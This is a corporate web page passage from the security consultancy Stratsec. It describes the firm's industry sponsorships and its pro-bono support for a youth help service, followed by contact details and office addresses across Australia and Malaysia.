Understanding the importance of information security in the business and wider community, we are a sponsor of the Australian Information Industry Association (AIIA); Internet Industry Association (IIA) SME security portal; and provides pro-bono consulting services and financial support to The Inspire Foundation and Reachout! - a service that uses the Internet to provide much-needed information, assistance and referrals to young people going through tough times.

For more information contact us or visit our website

www.baesystemsdetica.com.au or email us at info@baesystemsdetica.com

Contact Us

STRATSEC.NET PTY LTD
ABN: 14 111 187 270

Canberra

T: +61 2 6260 8878
F: +61 2 6260 8828
Suite 1, 50 Geils Court
Deakin, ACT 2600

Sydney

T: +61 2 9236 7276
F: +61 2 9251 6393
Level 6, 62 Pitt Street
Sydney, NSW 2000

Melbourne

T: +61 3 9607 8274
F: +61 3 9614 4760
Level 1, 2 Queen Street,
Melbourne, VIC 3000

Perth

Level 28, 140 St Georges Tce,
Perth, WA 6000

Adelaide

3 Second Avenue
Mawson Lakes SA 5095

Brisbane

Level 5, 320 Adelaide Street,
Brisbane, QLD

Malaysia

Unit 2B-12-1, Plaza Sentral
5 Jalan Stesen Sentral
Kuala Lumpur